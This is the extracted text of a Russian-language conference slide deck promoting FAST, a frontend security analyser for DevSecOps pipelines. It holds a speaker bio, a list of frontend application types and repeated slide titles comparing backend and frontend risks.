



FAST: Безопасность frontend-приложений от модели угроз до продакшена в SSDLC/DevSecOps

Демонстрация первого
русского FAST-анализатора



dpa-analytics.ru


Обо мне



- 10 лет – в ИБ
- 5 лет – Application Security Architect, DevSecOps
- Исследую методы поведенческого анализа frontend-приложений в DevSecOps (FAST, frontend-sandbox, frontend observability, FrontSecOps)
- Управляю разработкой FAST-анализатора в DPA Analytics
- Telegram-канал @FrontSecOps



Бэкенд и фронтенд



Примеры frontend-приложений



- Сайт / Лендинг
- Онлайн-СМИ
- Личный кабинет клиента
- Личный кабинет партнера
- Маркетплейсы
- Интернет-магазин
- Онлайн-банк / ДБО
- Веб-интерфейс средства защиты (WAF, SIEM и т. д.)
- Внутрисетевые приложения (CRM, HRM, кабинет сотрудника, ERP, BSS и т. д.)
- Мобильные приложения (по технологии WebView)
- Progressive Web App (PWA)
- Собственная разработка
- Разработаны подрядчиком
- Ваша компания разрабатывает веб-приложения на заказ
- Ваша компания разрабатывает «коробочные» продукты с веб-интерфейсом

Бэкенд и фронтенд, уязвимости или вредоносное поведение, что важнее?


Dev




SAST

OSA


Бэкенд и фронтенд, уязвимости или вредоносное поведение, что важнее?




Бэкенд и фронтенд, уязвимости или вредоносное поведение, что важнее?




Бэкенд и фронтенд, уязвимости или вредоносное поведение, что важнее?



